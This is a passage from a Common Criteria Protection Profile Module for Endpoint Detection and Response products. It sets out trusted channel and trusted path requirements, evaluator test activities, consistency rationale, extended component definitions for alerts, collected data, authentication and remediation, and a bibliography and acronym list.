] to provide a trusted communication channel between itself and another trusted IT product that is logically distinct from other communication channels, provides assured identification of its endpoints, protects channel data from disclosure, and detects modification of the channel

data.

**Application Note:** The intent of the above requirement is to use the cryptographic protocols identified in the requirement to establish and maintain a trusted channel between the EDR and the Host Agent. Only TLS or HTTPS can be used in this trusted channel.

This requirement is to ensure that the transmission of any logs, process lists, system information, etc, when commanded, or at configurable intervals, is properly protected. This trusted channel also protects any commands and policies sent by the EDR to the Host Agent. Either the Host Agent or the EDR System is able to initiate the connection.

This trusted channel protects both the connection between an enrolled Host Agent and the EDR and the connection between an unenrolled Host Agent and the EDR during the enrollment operation. Different protocols can be used for these two connections, and the description in the TSS should make this difference clear.

The trusted channel uses TLS, or HTTPS as the protocol that preserves the confidentiality and integrity of EDR communications. The ST author chooses the mechanism or mechanisms supported by the EDR, and then ensures the correct requirements are included the ST if not already present. Protocol, RBG, Certificate validation, algorithm, and similar services may be met with platform provided services.

FTP\_ITC.1.2 The [selection: EDR shall, EDR shall leverage the platform tq] provide functionality to permit the EDR and Host Agent to initiate communication via the trusted channel.

FTP\_ITC.1.3 The [selection: EDR shall, EDR shall leverage the platform tq] provide functionality to initiate communication via the trusted channel for [assignment: list of service for which the EDR is able to initiate communications]

#### Evaluation Activity ▼

##### TSS

If EDR shall leverage the platform was selected, the evaluator shall verify the TSS contains the calls to the platform that TOE is leveraging to invoke the functionality.

If EDR was selected, the evaluator shall examine the TSS to verify how Agent-Server communications are protected is described and conforms to the SFR. The evaluator shall also confirm that all protocols listed in the TSS are consistent with those specified in the requirement, and are included in the requirements in the ST.

##### Guidance

The evaluator shall confirm that the operational guidance contains instructions for configuring the communication channel between the Host Agent and the EDR for each supported method.

##### Tests

- **Test 1:** The evaluators shall ensure that communications using each specified (in the operational guidance) Agent-Server communication method is tested during the course of the evaluation, setting up the connections as described in the operational guidance and ensuring that communication is successful.
- **Test 2:** The evaluator shall ensure, for each method of Agent-Server communication, the channel data is not sent in plaintext.

#### FTP\_TRP.1 Trusted Path (for Remote Administration)

FTP\_TRP.1.1

**Refinement:** The [selection:

- EDR shall use [selection: TLS as defined in the TLS Package, HTTPS as defined in the Base-PP] ,
- EDR shall leverage the platform for [selection: TLS, HTTPS]

] to provide a trusted communication path between itself and remote administrators that is logically distinct from other communication paths, provides assured identification of its endpoints, and protects the communicated data from modification and disclosure.

FTP\_TRP.1.2

**Refinement:** The [selection: EDR shall, EDR shall leverage the platform tq] permit remote administrators to initiate communication via the trusted path.

FTP\_TRP.1.3

**Refinement:** The [selection: EDR shall, EDR shall leverage the platform tq] require the use of the trusted path for all remote administration actions.

**Application Note:** This requirement ensures that authorized remote administrators initiate all communication with the EDR via a trusted path, and that all communications with the EDR by remote administrators is performed over this path. The data passed in this trusted communication channel are encrypted as defined the protocol chosen in the first selection. The ST author chooses the mechanism or mechanisms supported by the EDR.

#### Evaluation Activity ▼

##### TSS

The evaluator shall examine the TSS to verify how remote administration



communications are protected is described and conforms to the SFR. The evaluator shall examine the TSS to determine that the methods of remote TOE administration are indicated, along with how those communications are protected. The evaluator shall also confirm that all protocols listed in the TSS in support of TOE administration are consistent with those specified in the requirement, and are included in the requirements in the ST.

If EDR shall leverage the platform was selected, the evaluator shall verify the TSS contains the calls to the platform that TOE is leveraging to invoke the functionality.

#### **Guidance**

The evaluator shall confirm that the operational guidance contains instructions for establishing the remote administrative sessions for each supported method.

#### **Tests**

- **Test 1:** The evaluators shall ensure that communications using each specified (in the operational guidance) remote administration method is tested during the course of the evaluation, setting up the connections as described in the operational guidance and ensuring that communication is successful.
- **Test 2:** For each method of remote administration supported, the evaluator shall follow the operational guidance to ensure that there is no available interface that can be used by a remote user to establish remote administrative sessions without invoking the trusted path.
- **Test 3:** The evaluator shall ensure, for each method of remote administration, the channel data is not sent in plaintext.

# 6 Consistency Rationale

## 6.1 Application Software Protection Profile

### 6.1.1 Consistency of TOE Type

If this PP-Module is used to extend the Application SoftwarePP, the TOE type for the overall TOE is still a software-based application. The TOE boundary is simply extended to include the EDR functionality that is built into the application so that additional security functionality is claimed within the scope of the TOE.

### 6.1.2 Consistency of Security Problem Definition

The threats defined by this PP-Module (see section 3.1) supplement those defined in the App PP as follows:

PP-Module Threat	Consistency Rationale
T.MISCONFIGURATION	This threat applies to management functionality that is introduced in thisPP-Module and does not affect the functionality described by the Base-PP.
T.CREDENTIAL_REUSE	This threat applies to authentication functionality that is introduced in thisPP-Module and does not affect the functionality described by the Base-PP.

### 6.1.3 Consistency of Objectives

The objectives for the TOEs are consistent with the App PP based on the following rationale:

PP-Module TOE Objective	Consistency Rationale
O.MANAGEMENT	This objective extends the Base-PP's O.MANAGEMENT objective by supporting the management functions that are specific to the EDR TOE type.
O.ACCOUNTABILITY	This objective relates to the ability of theTOE to identify and authenticate users, and to record the behavior of these users. The Base-PP does not define an authentication mechanism so this objective does not affect the enforcement of the Base-PP's SFRs.
O.PROTECTED_TRANSIT	This objective extends the Base-PP's O.COMMS objective by ensuring that the communications related to the EDR and enrolled Host Agents are secured in the same manner as other sensitive data.

This PP-Module does not define any objectives for theTOE's operational environment. The objectives for the TOE's Operational Environment are consistent with the App PP based on the following rationale:

PP-Module Operational Environment Objective	Consistency Rationale
OE.RELIABLE_TRANSIT	This objective relates to an external interface that does not exist in the Base-PP and does not affect Base-PP functionality.

### 6.1.4 Consistency of Requirements

This PP-Module identifies several SFRs from the App PP that are needed to support Endpoint Detection and Response (EDR) functionality. This is considered to be consistent because the functionality provided by the App is being used for its intended purpose. The PP-Module also identifies a number of modified SFRs from the App PP as well as new SFRs that are used entirely to provide functionality for Endpoint Detection and Response (EDR). The rationale for why this does not conflict with the claims defined by the App PP are as follows:

PP-Module Requirement	Consistency Rationale
Modified SFRs	
This PP-Module does not modify any requirements when the App PP is the base.	
Mandatory SFRs	
FAU_ALT_EXT.1	This SFR defines auditable alerts for the EDR. It does not impact the [AppPP] functionality.
FAU_COL_EXT.1	This SFR defines the minimum event data that theEDR collects from a Host Agent. It does not impact the [AppPP] functionality.
FAU_GEN.1	This SFR defines the minimum event data that theEDR server must record about authorized management dashboard activity. It does not impact the [AppPP] functionality.
FIA_PWD_EXT.1	This SFR defines specific authentication criteria for passwords. It does not impact the [AppPP] functionality.
FIA_AUT_EXT.1	This SFR defines authentication mechanisms for the EDR. It does not impact the [AppPP] functionality.

<a href="#">FMT_SMF.1/HOST</a>	This SFR defines a specific set of management functions for an Host Agent by an EDR. It does not impact the <a href="#">[AppPP]</a> functionality.
<a href="#">FMT_SMF.1/ENDPOINT</a>	This SFR defines a specific set of management functions for an EDR by an EDR. It does not impact the <a href="#">[AppPP]</a> functionality.
<a href="#">FMT_SMR.1</a>	This SFR defines a specific set of management roles for anEDR. It does not impact the <a href="#">[AppPP]</a> functionality.
<a href="#">FMT_SRF_EXT.1</a>	This SFR defines a specific set of remediation functions for an EDR. It does not impact the <a href="#">[AppPP]</a> functionality.
<a href="#">FTP_ITC.1</a>	This SFR defines a specific set of functions for logically distinct secure communication with a Host Agent. It does not impact the <a href="#">[AppPP]</a> functionality.
<a href="#">FTP_TRP.1</a>	This SFR defines a specific set of functions for secure remote administration of the EDR. It does not impact <a href="#">[AppPP]</a> functionality.
<b>Optional SFRs</b>	
This PP-Module does not define any optional requirements.	
<b>Selection-based SFRs</b>	
This PP-Module does not define any selection-based requirements.	
<b>Objective SFRs</b>	
<a href="#">FMT_TRM_EXT.1</a>	This SFR defines protections for the integrity of commands sent to the Host Agent. It does not impact the <a href="#">[AppPP]</a> functionality.

# Appendix A - Optional SFRs

This PP-Module does not define any optional SFRs.

## Appendix B - Selection-based SFRs

This PP-Module does not define any selection-based SFRs.

# Appendix C - Objective SFRs

This section is reserved for requirements that are not currently prescribed by this PP-Module but are expected to be included in future versions of the PP-Module. Vendors planning on having evaluations performed against future products are encouraged to plan for these objective requirements to be met.

## FMT\_TRM\_EXT.1 Trusted Remediation Functions

FMT\_TRM\_EXT.1.1      The EDR shall digitally sign commands and policies sent to the Host Agent in accordance with FCS\_COP.1.1(3).

**Application Note:** The intent of this requirement is to cryptographically tie any policy updates or commands sent to the Host Agent as being from the EDR. This is not to protect the policies in transit as they are already protected by FTP\_DIT\_EXT.1.1. The digital signature used to sign policies or commands must be selected in FCS\_COP.1.1(3). The use of this requirement makes FCS\_COP.1.1(3) from the Base-PP a mandatory requirement.

### Evaluation Activity ▼

#### **TSS**

*The evaluator shall check to ensure that the TSS describes how all commands and policies are signed.*

#### **Guidance**

*The evaluator shall review the operational guidance and ensure that the EDR any configuration information for policy signing is included.*

#### **Tests**

*The evaluator shall select any one remediation function documented in the administrative guide (e.g., terminate process), and execute that command while capturing traffic. The evaluator shall review captured network traffic and verify that a digital signature was sent along with the coinciding command or policy update. The EDR may need to be configured in a manner to disable transport encryption for this test or the network capture tool may need to be configured with the private key such that decrypted traffic can be made available to the evaluator.*

# Appendix D - Extended Component Definitions

This appendix contains the definitions for the extended requirements that are used in the PP-Module including those used in Appendices A through C.

## D.1 Background and Scope

This appendix provides a definition for all of the extended components introduced in this PP-Module. These components are identified in the following table:

Functional Class	Functional Components
Security Audit (FAU)	FAU_ALT_EXT Server Alerts FAU_COL_EXT Collected Endpoint Data
Identification and Authentication (FIA)	FIA_PWD_EXT Password Authentication FIA_AUT_EXT Dashboard Authentication Mechanisms
Security Management (FMT)	FMT_SRF_EXT Specification of Remediation Functions
Security Management (FMT)	FMT_TRM_EXT Trusted Remediation Functions

## D.2 Extended Component Definitions

### FAU\_ALT\_EXT Server Alerts

Components in this family define requirements for system activity that causes the TSF to generate an alert of the activity and for the contents of these alerts.

#### Component Leveling

[FAU\\_ALT\\_EXT.1](#), Server Alerts, describes alert triggers and the information contained in alerts.

#### Management: FAU\_ALT\_EXT.1

The following actions could be considered for the management functions in FMT:

- Configure visual suppression of alerts.

#### Audit: FAU\_ALT\_EXT.1

There are no auditable events foreseen.

#### FAU\_ALT\_EXT.1 Server Alerts

Hierarchical to: No other components.

Dependencies to: No dependencies.

#### FAU\_ALT\_EXT.1.1

The EDR shall alert authorized users on a management dashboard in the event of any of the following:

- a. Change in Host Agent enrollment status
- b. Detection of potentially unauthorized activity on enrolled endpoints

#### FAU\_ALT\_EXT.1.2

The EDR shall provide a visualization of detected alerts of potentially unauthorized incidents, and shall include:

- a. An initial incident severity and [selection: assessment, categorization, score, ranking]
- b. An incident timeline

#### FAU\_ALT\_EXT.1.3

The EDR shall provide a data export capability for selected alerts with a specified standards-based format of [selection:

- Structured Threat Information eXpression (STIX),
- Cyber Observable eXpression (CybOX),
- Incident Object Description Exchange Format (IODEF),
- Common Event Format (CEF),
- Log Event Extended Format (LEEF)

].

### FAU\_COL\_EXT Collected Endpoint Data

Components in this family define requirements for the data that is collected from a Host Agent.

## Component Leveling

[FAU\\_COL\\_EXT.1](#), Collected Endpoint Data, identifies the specific data collected from a Host Agent.

### Management: FAU\_COL\_EXT.1

The following actions could be considered for the management functions in FMT:

- Configuration of the time period for transmission of collected data.
- Configuration of label or tag information to associate collected data with individual endpoint systems or groups of systems.

### Audit: FAU\_COL\_EXT.1

There are no auditable events foreseen.

### FAU\_COL\_EXT.1 Collected Endpoint Data

Hierarchical to: No other components.

Dependencies to: No dependencies.

#### FAU\_COL\_EXT.1.1

The EDR shall collect the following minimum set of endpoint data from a Host Agent:

- a. Operating System (OS) version, architecture, and IP Address
- b. Privileged and unprivileged endpoint account login activity
- c. Process creation
- d. Libraries and modules loaded by processes
- e. Filenames and **[assignment: other metadata]** of files created and **[assignment: other activities performed to files]** on persistent storage
- f. **[assignment: Other host data]**

## FIA\_PWD\_EXT Password Authentication

Components in this family define requirements for password authentication criteria.

## Component Leveling

[FIA\\_PWD\\_EXT.1](#), Password Authentication, defines the length and character set requirements for password authentication factors.

### Management: FIA\_PWD\_EXT.1

No specific management functions are identified.

### Audit: FIA\_PWD\_EXT.1

There are no auditable events foreseen.

### FIA\_PWD\_EXT.1 Password Authentication

Hierarchical to: No other components.

Dependencies to: [FIA\\_AUT\\_EXT.1](#) Dashboard Authentication Mechanisms

#### FIA\_PWD\_EXT.1.1

The EDR shall support the following for the Password Authentication Factor:

1. Passwords shall be able to be composed of any combination of **[selection: upper and lower case letters, [assignment: a character set of at least 52 characters]]**, numbers, and special characters: **[selection: "!", "@", "#", "\$", "%", "^", "&", "\*", "(", ")", [assignment: other characters]]**
2. Password length up to **[assignment: an integer greater than or equal to 64]** characters shall be supported.

## FIA\_AUT\_EXT Dashboard Authentication Mechanisms

Components in this family define requirements for authentication behavior that is unique to an EDR TOE.

## Component Leveling

[FIA\\_AUT\\_EXT.1](#), Dashboard Authentication Mechanisms, identifies the only authentication factors that may be used for authentication to a management interface of an EDR.

### Management: FIA\_AUT\_EXT.1

No specific management functions are identified.

### Audit: FIA\_AUT\_EXT.1

There are no auditable events foreseen.

### FIA\_AUT\_EXT.1 Dashboard Authentication Mechanisms

Hierarchical to: No other components.

Dependencies to: No dependencies.

#### FIA\_AUT\_EXT.1.1



The EDR shall [selection:

- leverage the platform for authentication,
- provide the following authentication mechanisms, authentication based on username and password and [selection:
  - authentication with external Smartcard and PIN,
  - invocation of platform-provided functionality,
  - no other factors

]

] to support logins to any management dashboard or API.

## FMT\_SRF\_EXT Specification of Remediation Functions

Components in this family define requirements for remediation functions that an EDR can perform to affect the behavior of an endpoint system.

### Component Leveling

[FMT\\_SRF\\_EXT.1](#), Specification of Remediation Functions, lists the supported remediation functions and identifies the management roles that may perform these functions.

### Management: FMT\_SRF\_EXT.1

No specific management functions are identified.

### Audit: FMT\_SRF\_EXT.1

There are no auditable events foreseen.

## FMT\_SRF\_EXT.1 Specification of Remediation Functions

Hierarchical to: No other components.

Dependencies to: [FMT\\_SMR.1](#) Security Management Roles

### FMT\_SRF\_EXT.1.1

The EDR shall be capable of performing the following remediation functions:

Management Function	Administrator	SOC Analyst	User
Quarantine an endpoint by [selection: <i>logically quarantining the endpoint from the network unless whitelisted, quarantining the malicious file on the endpoint</i> ]	O	X	-
Terminate a running process on an endpoint	O	X	-
Retrieve potentially unauthorized or affected files from an endpoint	O	O	-

## FMT\_TRM\_EXT Trusted Remediation Functions

Components in this family define how the TOE can assert the authenticity of the remediation actions it requests from Host Agents.

### Component Leveling

[FMT\\_TRM\\_EXT.1](#), Trusted Remediation Functions, requires all management activities bound for a Host Agent to be digitally signed.

### Management: FMT\_TRM\_EXT.1

No specific management functions are identified.

### Audit: FMT\_TRM\_EXT.1

There are no auditable events foreseen.

## FMT\_TRM\_EXT.1 Trusted Remediation Functions

Hierarchical to: No other components.

Dependencies to: No dependencies.

### FMT\_TRM\_EXT.1.1

The EDR shall digitally sign commands and policies sent to the Host Agent in accordance with FCS\_COP.1.1(3).

## Appendix E - Bibliography

Identifier	Title
[CC]	Common Criteria for Information Technology Security Evaluation - <ul style="list-style-type: none"><li>• <a href="#">Part 1: Introduction and General Model</a>, CCMB-2017-04-001, Version 3.1, Revision 5, April 2017.</li><li>• <a href="#">Part 2: Security Functional Components</a>, CCMB-2017-04-002, Version 3.1, Revision 5, April 2017.</li><li>• <a href="#">Part 3: Security Assurance Components</a>, CCMB-2017-04-003, Version 3.1, Revision 5, April 2017.</li></ul>
[AppPP]	<a href="#">Protection Profile for Application Software</a>
[Host Agent]	<a href="#">Module for ESM Host Agent, Version 1.0, July 2019</a>

## Appendix F - Acronyms

Acronym	Meaning
AES	Advanced Encryption Standard
ANSI	American National Standards Institute
API	Application Programming Interface
ASLR	Address Space Layout Randomization
CC	Common Criteria
CEM	Common Evaluation Methodology
CESG	Communications-Electronics Security Group
CMC	Certificate Management over CMS
CMS	Cryptographic Message Syntax
CN	Common Names
CRL	Certificate Revocation List
CSA	Computer Security Act
DEP	Data Execution Prevention
DES	Data Encryption Standard
DHE	Diffie-Hellman Ephemeral
DNS	Domain Name System
DRBG	Deterministic Random Bit Generator
DSS	Digital Signature Standard
DSS	Digital Signature Standard
DSS	Digital Signature Standard
DT	Date/Time Vector
DTLS	Datagram Transport Layer Security
EAP	Extensible Authentication Protocol
ECDHE	Elliptic Curve Diffie-Hellman Ephemeral
ECDSA	Elliptic Curve Digital Signature Algorithm
EDR	Endpoint Detection and Response
EDR	Endpoint Detection and Response
EDR	Endpoint Detection and Response System
EST	Enrollment over Secure Transport
FIPS	Federal Information Processing Standards
HMAC	Hash-based Message Authentication Code
HTTP	Hypertext Transfer Protocol
HTTPS	Hypertext Transfer Protocol Secure
IETF	Internet Engineering Task Force
IP	Internet Protocol
ISO	International Organization for Standardization
IT	Information Technology
ITSEF	Information Technology Security Evaluation Facility
NFC	Near Field Communication

NIAP	National Information Assurance Partnership
NIST	National Institute of Standards and Technology
OCSF	Online Certificate Status Protocol
OID	Object Identifier
OMB	Office of Management and Budget
OS	Operating System
PII	Personally Identifiable Information
PKI	Public Key Infrastructure
PP	Protection Profile
PP	Protection Profile
PP-Module	Protection Profile Module
RBG	Random Bit Generator
RFC	Request for Comment
RNG	Random Number Generator
RNGVS	Random Number Generator Validation System
S/MIME	Secure/Multi-purpose Internet Mail Extensions
SAN	Subject Alternative Name
SAR	Security Assurance Requirement
SAR	Security Assurance Requirement
SFR	Security Functional Requirement
SFR	Security Functional Requirement
SHA	Secure Hash Algorithm
SIP	Session Initiation Protocol
ST	Security Target
SWID	Software Identification
TLS	Transport Layer Security
TOE	Target of Evaluation
TSF	TOE Security Functionality
TSS	TOE Summary Specification
URI	Uniform Resource Identifier
URL	Uniform Resource Locator
USB	Universal Serial Bus
XCCDF	eXtensible Configuration Checklist Description Format
XOR	Exclusive Or